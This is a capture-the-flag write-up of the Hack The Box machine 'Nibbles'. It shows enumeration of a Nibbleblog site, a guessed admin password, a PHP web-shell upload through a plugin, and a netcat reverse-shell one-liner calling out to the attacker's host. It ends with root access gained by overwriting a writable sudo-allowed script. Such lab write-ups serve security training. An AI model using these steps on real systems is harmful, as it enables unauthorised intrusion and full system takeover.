
HTB-Nibbles



Information Gathering

Rustscan finds SSH and HTTP running on the target:

```
rustscan --addresses 10.129.91.159 --range 1-65535
```

```
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack
```

`whatweb` shows Apache is running on HTTP:

```
┌──(yoon㉿kali)-[~/Documents/htb/nibbles]
└─$ whatweb 10.129.91.159
http://10.129.91.159 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)],
IP[10.129.91.159]
```

Enumeration

HTTP - TCP 80


Website shows "Hello world!" message:

Hello world!

`/nibbleblog/` path is exposed from the source code:

```
<!-- /nibbleblog/ directory. Nothing interesting here! -->
```

`/nibbleblog/` is a blog but has no posts yet:



`searchsploit` shows that nibbleblog is vulnerable to SQL injection and Aribitrary file upload:

```
┌──(yoon㉿kali)-[~/Documents/htb/nibbles]
└─$ searchsploit nibbleblog
--------------------------------------------------------------------------------- ----------------------
 Exploit Title                                                                   |  Path
--------------------------------------------------------------------------------- ----------------------
Nibbleblog 3 - Multiple SQL Injections                                           | php/webapps/35865.txt
Nibbleblog 4.0.3 - Arbitrary File Upload (Metasploit)                            | php/remote/38489.rb
--------------------------------------------------------------------------------- ----------------------
Shellcodes: No Results
```

Using `feroxbuster` for directory bruteforcing, we see several interesting paths such as admin, admin.php, and content:


`sudo feroxbuster -u http://10.129.91.159/nibbleblog/ -n -x php /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -C 404`

```
301      GET        9l       28w      325c http://10.129.91.159/nibbleblog/admin => http://10.129.91.159/nibbleblog/admin/

200      GET       88l      174w     1622c http://10.129.91.159/nibbleblog/update.php
200      GET        1l       11w       78c http://10.129.91.159/nibbleblog/install.php
301      GET        9l       28w      326c http://10.129.91.159/nibbleblog/themes => http://10.129.91.159/nibbleblog/themes/

200      GET       61l      168w     2987c http://10.129.91.159/nibbleblog/
301      GET        9l       28w      327c http://10.129.91.159/nibbleblog/content => http://10.129.91.159/nibbleblog/content/

301      GET        9l       28w      327c http://10.129.91.159/nibbleblog/plugins => http://10.129.91.159/nibbleblog/plugins/

200      GET       27l       96w     1401c http://10.129.91.159/nibbleblog/admin.php
200      GET        8l       15w      304c http://10.129.91.159/nibbleblog/feed.php
301      GET        9l       28w      329c http://10.129.91.159/nibbleblog/languages => http://10.129.91.159/nibbleblog/languages/

200      GET       11l       13w      403c http://10.129.91.159/nibbleblog/sitemap.php
200      GET       61l      168w     2988c http://10.129.91.159/nibbleblog/index.php
200      GET      146l     1032w    82541c http://10.129.91.159/nibbleblog/admin/templates/easy4/css/img/grey.png

200      GET       63l      643w     4628c http://10.129.91.159/nibbleblog/README
```


Exploring around newly discovered file paths, `nibbleblog/content/private/config.xml` shows the username **admin**:

```
<notification_session_start type="integer">0</notification_session_start>
<notification_email_to type="string">admin@nibbles.com</notification_email_to>
<notification_email_from type="string">noreply@10.10.10.134</notification_email_from>
```

`/admin.php` is a login page:




Trying the the password `nibbles` for the `admin`, we managed to successfully login:




Shell as nibbler

Web Shell upload


Going to Plugins, we can see installed plugins, including **My image**:



my image plugin provides feature for file upload. Let's try uploading **p0wny-shell.php**:



`/nibbleblog/content/private/plugins/my_image/` shows that the php web shell was successfully uploaded:



Accessing image.php, we have the web shell as the nibbler:

In order to obtain a proper shell on terminal, we will lauch the command below towards our local netcat listener:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.10.14.155 1337 >/tmp/f
```

Now we have a shell as nibbler:

```
┌──(yoon㉿kali)-[~/Documents/htb/nibbles]
└─$ sudo rlwrap nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.155] from (UNKNOWN) [10.129.91.159] 33708
bash: cannot set terminal process group (1264): Inappropriate ioctl for device
bash: no job control in this shell
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$ id
id
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
```

Privesc: nibbler to root

Sudoers

monitor.sh can be executed as the root without needing password:

`sudo -l`

```
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$ sudo -l
<ml/nibbleblog/content/private/plugins/my_image$ sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

Let's unzip personal.zip to access monitor.sh:

```
nibbler@Nibbles:/home/nibbler$ ls
ls
personal.zip
user.txt
```

monitor.sh seems to be a server health monitoring script from tecmint.com:

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ cat monitor.sh
cat monitor.sh
                 ##################################################################################################
                 #                                      Tecmint_monitor.sh                                        #
                 # Written for Tecmint.com for the post www.tecmint.com/linux-server-health-monitoring-script/     #
                 # If any bug, report us in the link below                                                        #
                 # Free to use/edit/distribute the code below by                                                  #
                 # giving proper credit to Tecmint.com and Author                                                 #
                 #                                                                                                #
                 ##################################################################################################
#! /bin/bash
# unset any variable which system may be using

# clear the screen
clear

unset tecreset os architecture kernelrelease internalip externalip nameserver loadaverage
```

Looking at the permission, we can overwrite the file:

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ ls -al
ls -al
total 12
drwxr-xr-x 2 nibbler nibbler 4096 Dec 10  2017 .
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10  2017 ..
-rwxrwxrwx 1 nibbler nibbler 4015 May  8  2015 monitor.sh
```

We will overwirte monitor.sh with bash command:

```
echo "/bin/bash" > monitor.sh
```

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ echo "/bin/bash" > monitor.sh
echo "/bin/bash" > monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ cat monitor.sh
cat monitor.sh
/bin/bash
```

Before executing monitor.sh with sudo, we will spawn a interactive tty shell using python:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Now executing overwritten monitor.sh file with sudo, we have the shell as the root:

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo /home/nibbler/personal/stuff/monitor.sh
<er/personal/stuff$ sudo /home/nibbler/personal/stuff/monitor.sh
whoami
root
```

References

- https://github.com/dix0nym/CVE-2015-6967